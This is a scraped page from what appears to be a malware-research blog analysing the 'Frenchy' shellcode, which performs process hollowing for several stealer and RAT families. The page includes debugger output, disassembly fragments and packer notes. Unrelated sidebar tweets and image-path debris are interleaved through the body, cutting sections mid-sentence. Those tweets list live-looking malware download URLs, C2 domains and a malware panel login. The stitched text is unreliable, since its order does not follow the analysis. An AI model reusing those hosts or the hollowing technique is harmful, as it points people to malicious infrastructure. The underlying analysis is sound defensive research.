PepperMalware Blog

Blog | Sandbox | Twitter | GitHub | About

lunes, 29 de julio de 2019

Analysis of the Frenchy Shellcode

In this post I analyze a shellcode that I have named "Frenchy shellcode" because of the mutex that it creates (depending on the version: frenchy_shellcode_01, frenchy_shellcode_002, frenchy_shellcode_003,...). This shellcode has been seen together with different packers and loading different malware families (agenttesla, avemaria stealer, formbook, netwire, etc...). Because of this, I decided to take a look at this shellcode and share my notes. Additionally I share a PoC, a python script that loads Frenchy shellcode and uses it to perform hollow processes and execute calc.exe in the context of notepad.exe.

- **Original packed samples**
  - **Frenchy shellcode v1 + autoit packer:** 0a1340bb124cd0d79fa19a09c821a049 (Avemaria)

Families

- agenttesla
- alphaircbot
- blackmoon
- deucalion
- grandsteal
- krbanker
- neutrino
- nukebot
- trickbot

Analysis

- ▼ 2019 (7)
  - ▼ julio (1)
    - Analysis of the Frenchy Shellcode

  - **Frenchy shellcode v2 + autoit packer:** d009bfed001586db95623e2896fb93aa
  - **Frenchy shellcode v2 + autoit packer:** 20de5694d7afa40cf8f0c88c86d22b1d (Formbook)
  - **Frenchy shellcode v3 + .Net packer:** 21c1d45977877018568e8073c3Acf7c5 (Netwire)
- **Extracted frenchy shellcodes:**
  - **Frenchy shellcode v1 at** hybrid analysis
  - **Frenchy shellcode v2 at** hybrid analysis
  - **Frenchy shellcode v3 at** hybrid analysis
- **Related links:**
  - https://tccontre.blogspot.com/2019/07/autoit-compiled-formbook-malware.html (I recommend to read this post about the AutoIt script that loads frenchy shellcode).
  - https://twitter.com/P3pperP0tts/status/1135976656751996928?s=20
  - https://twitter.com/JayTHL/status/1146482606185308160?s=20
  - https://twitter.com/James_inthe_box/status/1148966237684133888?s=20
  - https://cape.contextis.com/analysis/85189/
  - https://twitter.com/James_inthe_box/status/1146527056567472128?s=20

Most of the samples that I have analyzed are packed with a AutoIt-based packer (however, recently I analyzed a v3 Frenchy shellcode whose packer is .Net) that decrypts and loads the shellcode (and then, the shellcode loads the next stage executable by using process hollowing method).

First sample where I found the Frenchy shellcode (v1, mutex: frenchy_shellcode_01) was Emotet and the packer was AutoIt-based, I recommend to read this twitter thread. Later, in this twitter thread, @JayTHL commented about an AveMaria Stealer, again packed with AutoIt-based packer that uses the shellcode (v2, mutex: frenchy_shellcode_002). An specific campaing of Agenttesla looked to be using this packer too. In this great post, the author (@tccontre18) analyzed a variant of the obfuscated autoit script that loads the Frenchy shellcode

- ▶ mayo (1)
- ▶ abril (1)
- ▶ marzo (3)
- ▶ enero (1)

- Symantec Latest Threats
- Secure List
- Trendmicro Threats Encyclopedia
- ESET Virus Radar
- Mcafee Top Threats
- Symantec Whatsnew


Tweets por @P3pperP0tts

Pepper Potts
@P3pperP0tts

#agenttesla #malware panel

http://demknowusalot.]ltd/dm/webpanel/login.php

(from sample 5EC2B43A0E532D277B97514661152922 app.any.run/tasks/fd7d6ca6…)


Login
demknowusalot.ltd/dm/webpanel/login.php
Sign In
Username
Password
LOG IN

(in this case, it loaded a Formbook Stealer). Searching for the string "frenchy_shellcode_003" I found another sample at Cape Sandbox using v3 shellcode (@james_in_the_box identified it as netwire), and in this case the packer is not AutoIt-based, but .Net-based.

It looks like this shellcode has been used for a time together with different packers, malware families and campaigns.

Analysis

1.1. Packers

I am not going to dig too much into the packers that have been seen together with the Frenchy shellcode, only some notes about them.

1.1. AutoIt-based Packer

This packer executes a very obfuscated autoit script that decrypts and loads the frenchy shellcode. Here is a couple of examples of these autoit scripts:

1h

Pepper Potts retwitteó

mol69
@tkanalyst

#LewdEK -> #Quasar

As shown in the reference, this is an EK that was confirmed in Sep 2018.
We named #LewdEK.

Example Payloadapp.any.run/tasks/27a6e7eb…app.any.run/tasks/55b8284d…

[Reference]blog.trendmicro.com/trendlabs-secu…

(cc:@BleepinComputer @EKFiddle @nao_sec @david_jursa @takerk734)

¡No podemos mostrarte todo!

Ocultamos automáticamente fotos que puedan incluir contenido que puede herir la sensibilidad de algunas

2h

Pepper Potts retwitteó

mol69
@tkanalyst


#Malvertising -> #RIGEK -> #Smokeloader #AZORult & #Predator & #Crysis

This one (recovered by @DbgShell) loaded a frenchy_shellcode_01: https://pastebin.com/raw/xsUqCdRj
This other one loaded a frenchy_shellcode_002: https://pastebin.com/raw/Knk2iJPF

I recommend this post about the AutoIt script that loads frenchy shellcode.

1.2. DotNet-based Packer

In the case of the sample 21c1d45977877018568e8073c3Acf7c5 the packer is .Net. To check that the dotnet packer is loading the frenchy shellcode we set a bp at CreateMutexW and we wait for the creation of the frenchy_shellcode_03 mutex:



```
Breakpoint 0 hit
KERNELBASE!CreateMutexW:
001b:7510adfd 8bff            mov     edi,edi
0: kd> dd esp
044ae648  00511f8f 00000000 00000000 044ae664
044ae658  02099a58 0209c368 0006d220 00720066
044ae668  006e0065 00680063 005f0079 00680073
044ae678  006c0065 0063006c 0064006f 005f0065
044ae688  00300030 00000033 04640000 00cc0000
044ae698  04780000 04860000 04930000 76c52aee
044ae6a8  04685d58 04685648 76af9d0b 76af09ad
044ae6b8  0486d6d7 04877b73 04878308 04877b87
0: kd> db 044ae664
044ae664  66 00 72 00 65 00 6e 00-63 00 68 00 79 00 5f 00  f.r.e.n.c.h.y._.
044ae674  73 00 68 00 65 00 6c 00-6c 00 63 00 6f 00 64 00  s.h.e.l.l.c.o.d.
044ae684  65 00 5f 00 30 00 30 00-33 00 00 00 00 00 64 04  e._.0.0.3.....d.
```

Now we know the current thread is executing the Frenchy shellcode, so we display the call-stack to check the thread that calls the frenchy shellcode comes from .Net:

(#Ransomware) & Unknown

Example Payloadapp.any.run/tasks/49d3c60d…

(cc:@BleepinComputer @adrian__luca @jeromesegura @david_jursa @nao_sec)

¡No podemos mostrarte todo!

Ocultamos automáticamente fotos que puedan incluir contenido que puede herir la sensibilidad de algunas

18h


Pepper Potts retwitteó


James
@James_inthe_box

Fresh #phoenix #keylogger (albeit broken)app.any.run/tasks/2b72f737…

relative of #AgentTesla

extracted exe hash 0fe981884efec833e285d6911e6edde9 on @mal_share





```
0: kd> kb
 # ChildEBP RetAddr  Args to Child
00 044ae644 00511f8f 00000000 00000000 044ae664 KERNELBASE!CreateMutexW
WARNING: Frame IP not in any known module. Following frames may be wrong.
01 044aea88 0038d9ac 044aea98 000ebda0 575c3a43 0x511f8f
02 044aeb2c 0038d73d 000ebda0 6e18b090 6e18a4f0 0x38d9ac
03 044aeba4 0038d216 0038a3ed 73469902 00000001 0x38d73d
04 044aee88 6e172552 000d8490 044aeee8 6e17f237 0x38d216
05 044aee94 6e17f237 044af0ec 044aeed8 6e2c8ad2 0x6e172552
06 044aeee8 6e183254 078571f9 00000000 00217b58 0x6e17f237
07 044aef28 6e183321 044af120 00217b58 00217b58 0x6e183254
08 044af234 687d9521 00000000 01fef6c8 68879380 0x6e183321
09 044af258 687d794c 00000000 00000000 00000000 0x687d9521
0a 044af288 0038078c 00000000 00000000 00000000 0x687d794c

0: kd> !address 6e172552
Mapping user range ...
Mapping system range ...
Mapping page tables...
Mapping hyperspace...
Mapping HAL reserved range...
Mapping User Probe Area...
Mapping system shared page...
Mapping VAD regions...
Mapping module regions...
Mapping process, thread, and stack regions...
Mapping system cache regions...


Usage:                  VAD
Base Address:           6e170000
End Address:            6e80d000
Region Size:            0069d000
VA Type:                UserRange
VAD Address:            0xffffffff845a7638
Commit Charge:          0x19
Protection:             0x7 [ExecuteWriteCopy]
Memory Usage:           Section [\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll]
```

2. Frenchy Shellcode

2.1. Frenchy Shellcode v3

I have focused the analysis on the v3 shellcode that I have gotten from the sample 21c1d45977877018568e8073c3Acf7c5 (you can download it from hybrid analysis).


The main purpose of this shellcode is to inject a PE into a new process by using the hollow process method.

10 sept. 2019

Pepper Potts retwitteó

JAMESWT
@JAMESWT_MHT

#ursnif geofenced #usa -> #Vidar
Doc and
Payloadsapp.any.run/tasks/05bd6155…
Vidar aloneapp.any.run/tasks/fa295f33…
IOCs
vqwc8z9260u2.[top/tew.php
ljp9neothtzc.[com/s9281P/yt1.php?
l=pofu3.reb
m64ayojodie.[top
juhubeachn.[com#threatintel
#infosec@VK_Intel @kafeine
@malware_traffic



tew.exe (MD5: FC62AE2EE1A5E2…
Interactive malware hunting service.…
app.any.run


10 sept. 2019

Pepper Potts retwitteó

SomeInfoSecJerk
@SecSome

2.1.1. Entrypoint and arguments

Shellcode's entrypoint is located at offset 0, where the shellcode jumps to the main function:




```
seg000:00000000                                        ; Segment type: Pure code
seg000:00000000                                        seg000          segment byte public
seg000:00000000                                                        assume cs:seg000
seg000:00000000                                                        assume es:nothing, s
seg000:00000000 E9 92 1E 00 00                                         jmp     main_func
seg000:00000005
seg000:00000005                                        ; =============== S U B R O U T I N
seg000:00000005

int __stdcall main_func(_BYTE *arg0_path_process_to_hollow, int arg4_pe_unpacked_malware_to_inject)
{
  int v2; // esi
  bool v3; // zf
  int v4; // eax
  int result; // eax
  int v6; // [esp-174h] [ebp-5A8h]
  int v7; // [esp-170h] [ebp-5A4h]
  int v8; // [esp-16Ch] [ebp-5A0h]
```

The shellcode receives as first argument the path of the executable that is going to be launched (suspended) to perform hollow process. Second argument is the content (PE) to be injected.

2.1.2. Duplicated system libraries

The shellcode loads copies foreach system library that it is going to use:

#trojan #lokibot dropped from email sourcing from host[.onceno[.com 67[.227[.189[.92 spoofing HSBC Advising Service
app.any.run/tasks/32b77956…




Remittance298372983hjddhdy_ex…
Interactive malware hunting service.…
app.any.run

10 sept. 2019

Pepper Potts retwitteó


reecDeep
@reecdeep

🐀#AgentTesla #malware #trojan #RAT from #maldoc mails to mail.transoceansurveyors.]com
doc: app.any.run/tasks/bd56c4f3…
p://bobbychiz.top/loveworld/maddy.exe@JAMESWT_MHT @matte_lodi @merlos1977 @58_158_177_102 @P3pperP0tts #safeonline #threatintel #threathunting #CyberSecurity



```
mov     [ebp+var_5C], 18h
mov     [ebp+var_58], esi
mov     [ebp+var_50], 40h ; '@'
mov     [ebp+var_4C], esi
mov     [ebp+var_48], esi
call    edi                 ; ZwOpenSection
                            ;
                            ; 0: kd> dt _OBJECT_ATTRIBUTES 044ac09c
                            ; ole32!_OBJECT_ATTRIBUTES
                            ;    +0x000 Length           : 0x18
                            ;    +0x004 RootDirectory    : (null)
                            ;    +0x008 ObjectName       : 0x044ac0d8 _UNICODE_STRING "\KnownDlls32\advapi32.dll"
                            ;    +0x00c Attributes       : 0x40
                            ;    +0x010 SecurityDescriptor : (null)
                            ;    +0x014 SecurityQualityOfService : (null)
test    eax, eax
js      loc_6900116
push    2
push    esi
push    1
lea     eax, [ebp+var_8]
push    eax
push    esi
push    esi
push    esi
lea     eax, [ebp+var_4]
push    eax
push    0FFFFFFFFh
push    [ebp+var_C]
call    [ebp+pNtMapViewOfSection]
test    eax, eax
js      loc_6900116
```

If we enumerate the regions of the address space we can check there are some duplicated dlls:



```
4570000  46ac000   13c000 UserRange     VAD      0494db48 ExecuteWriteCopy     9 Section [\Windows\System32\ntdll.dll]
46ac000  46b0000     4000 UserRange
46b0000  4779000    c9000 UserRange     VAD      04d293e8 ExecuteWriteCopy     1 Section [\Windows\System32\user32.dll]
4779000  4780000     7000 UserRange
4780000  48dc000   15c000 UserRange     VAD      04cb0e20 ExecuteWriteCopy     4 Section [\Windows\System32\ole32.dll]
48dc000  48e0000     4000 UserRange
48e0000  4980000    a0000 UserRange     VAD      044b9et0 ExecuteWriteCopy     4 Section [\Windows\System32\advapi32.dll]
4980000  4abc000   13c000 UserRange     VAD      04944130 ExecuteWriteCopy     9 Section [\Windows\System32\ntdll.dll]
4abc000  4ac0000     4000 UserRange
4ac0000  4b94000    d4000 UserRange     VAD      049a6078 ExecuteWriteCopy     1 Section [\Windows\System32\kernel32.dll]
4b94000  4ba0000     c000 UserRange

76530000 765f9000   c9000 UserRange     VAD      045941e0 ExecuteWriteCopy     2 Section [\Windows\System32\user32.dll]
765f9000 76600000    7000 UserRange
76600000 7669d000   9d000 UserRange     VAD      0472f4a8 ExecuteWriteCopy     3 Section [\Windows\System32\usp10.dll]
7669d000 767a0000  103000 UserRange
767a0000 767a5000    5000 UserRange     VAD      045be5a0 ExecuteWriteCopy     2 Section [\Windows\System32\psapi.dll]
767a5000 767b0000    b000 UserRange
767b0000 7683f000   8f000 UserRange     VAD      04571f8 ExecuteWriteCopy      3 Section [\Windows\System32\oleaut32.dll]
7683f000 76ab0000  271000 UserRange
76ab0000 76c0c000  15c000 UserRange     VAD      04652520 ExecuteWriteCopy     5 Section [\Windows\System32\ole32.dll]
76c0c000 76c10000    4000 UserRange
76c10000 76ce4000   d4000 UserRange     VAD      049123c0 ExecuteWriteCopy     2 Section [\Windows\System32\kernel32.dll]
76ce4000 76e90000  1ac000 UserRange
76e90000 76f3c000   ac000 UserRange     VAD      048f1b80 ExecuteWriteCopy     8 Section [\Windows\System32\msvcrt.dll]
76f3c000 76f40000    4000 UserRange
76f40000 7707c000  13c000 UserRange     VAD      04d81430 ExecuteWriteCopy     9 Section [\Windows\System32\ntdll.dll]
7707c000 77080000    4000 UserRange
77080000 7708a000    a000 UserRange     VAD      04936ea0 ExecuteWriteCopy     2 Section [\Windows\System32\lpk.dll]
7708a000 77090000    6000 UserRange
77090000 770a9000   19000 UserRange     VAD      0491be30 ExecuteWriteCopy     4 Section [\Windows\System32\sechost.dll]
770a9000 770b0000    7000 UserRange
770b0000 77150000   a0000 UserRange     VAD      06329600 ExecuteWriteCopy     5 Section [\Windows\System32\advapi32.dll]
77150000 7716c000   1c000 UserRange     VAD      04942690 ExecuteWriteCopy     2 Section [\Windows\System32\imm32.dll]
```


http://bobbychiz.top/loveworld/maddy.exe

10 sept. 2019

Pepper Potts retwitteó

JAMESWT
@JAMESWT_MHT

#trickbot #canada
Vbs and
Payloadapp.any.run/tasks/5193f805…
IOCsurlhaus.abuse.ch/url/229386/urlhaus.abuse.ch/url/229387/
https_//zurichwhispers.com/platform/presentation.emf@VK_Intel @malwrhunterteam @reecdeep @James_inthe_box @Arkbird_SOLG @VirITeXplorer



SPAM2.zip (MD5: 6CDDF6FE7B37…
Interactive malware hunting service.…
app.any.run

6 sept. 2019

Pepper Potts retwitteó

James

This could make harder debugging the shellcode. API hooks (such as hooks inserted by cuckoo framework for example) won't work. If you set breakpoints at common APIs that are usually executed by malware (CreateProcessW, WriteProcessMemory, SetThreadContext, etc...) to catch the malware execution at that point, it won't work, because you would need to set breakpoints at the duplicated dlls.

2.1.3. API usage

The shellcode gets a pointer to a lot of APIs, but it only uses a subset of them. I feel like this is a very configurable shellcode, it always loads all the API pointers, but depending of the configuration and the code that it is added to the specific version of the shellcode, some API pointers will be used and other pointers won't be used.

Here is the full list of APIs that the shellcode loads:

DATA HOSTED WITH ♥ BY PASTEBIN.COM - DOWNLOAD RAW - SEE ORIGINAL

```
BeginPaint
CoCreateInstance
CoInitializeEx
CreateMutexW
CreateProcessW
CreateWindowExW
```


Sometimes the shellcode gets pointers to the APIs on the originally loaded dlls. For example this happends with cryptoapi libraries. I guess this is because they don't work fine when they are called through a secondary copy of the dll.

@James_inthe_box

New one on me, #blackrat via #malspam; c2:

wire.mtcc[.]me

hash 7aa313d007a538f7453a0f0f3b76ba1f on @mal_share




9 sept. 2019

Pepper Potts retwitteó

Dee
@ViriBack

#opendir #kpot C2 and other #malware


fiscalia.]ga



Index of /

Name	Last modified	Size	Description
57ObBOTRf56A1LnY/	2019-06-19 20:17	-	
487h34q87t3g05/	2019-09-06 23:33	-	
F7uDH56nY651k0X4/	2019-07-20 06:16	-	
blog/	2018-10-01 23:06	-	
cgi-bin/	2019-07-12 07:41	-	
panel.zip	2019-07-20 05:53	3.1M	

9 sept. 2019



```
call    edi              ; duplicatedkernel32!LoadLibraryA
push    eax              ; original advapi32
call    esi              ; secondary GetProcAddress
mov     [ebp+original_CryptAcquireContextW], eax
lea     eax, [ebp+CryptCreateHash_string]
push    eax
lea     eax, [ebp+advapi32.dll_string]
push    eax
call    edi
push    eax
call    esi
mov     [ebp+original_CryptCreateHash], eax
lea     eax, [ebp+CryptDecrypt_string]
push    eax
lea     eax, [ebp+advapi32.dll_string]
push    eax
call    edi
push    eax
call    esi
mov     [ebp+original_CryptDecrypt], eax
lea     eax, [ebp+CryptDeriveKey_string]
push    eax
lea     eax, [ebp+advapi32.dll_string]
push    eax
call    edi
push    eax
call    esi
mov     [ebp+original_CryptDeriveKey], eax
```

2.1.4. Process Hollowing

The malware creates a new suspended process from the path of the given executable, and then it injects the given PE into the address space of that process by using the process hollowing method. It uses a set of native APIs to perform this task.

8 sept. 2019

Pepper Potts retwitteó

James
@James_inthe_box

Thank you @HybridAnalysis for making the latest round of samples by USCybercom available to researchers.

USCYBERCOM Malware Alert @CNMF_VirusAlert · 8h
#CNMF has posted a new malware sample: virustotal.com/gui/file/fe43b...
1 8 12

USCYBERCOM Malware Alert @CNMF_VirusAlert · 8h
#CNMF has posted a new malware sample: virustotal.com/gui/file/c66ef...
1 15 32

USCYBERCOM Malware Alert @CNMF_VirusAlert · 8h
#CNMF has posted a new malware sample: virustotal.com/gui/file/f8f77...
1 7 10

USCYBERCOM Malware Alert @CNMF_VirusAlert · 8h
#CNMF has posted a new malware sample: virustotal.com/gui/file/084b2...
1 13 10

USCYBERCOM Malware Alert @CNMF_VirusAlert · 8h
#CNMF has posted a new malware sample: virustotal.com/gui/file/32ec3...
1 8 12

USCYBERCOM Malware Alert @CNMF_VirusAlert · 8h
#CNMF has posted a new malware sample: virustotal.com/gui/file/0608e...
1 11 16

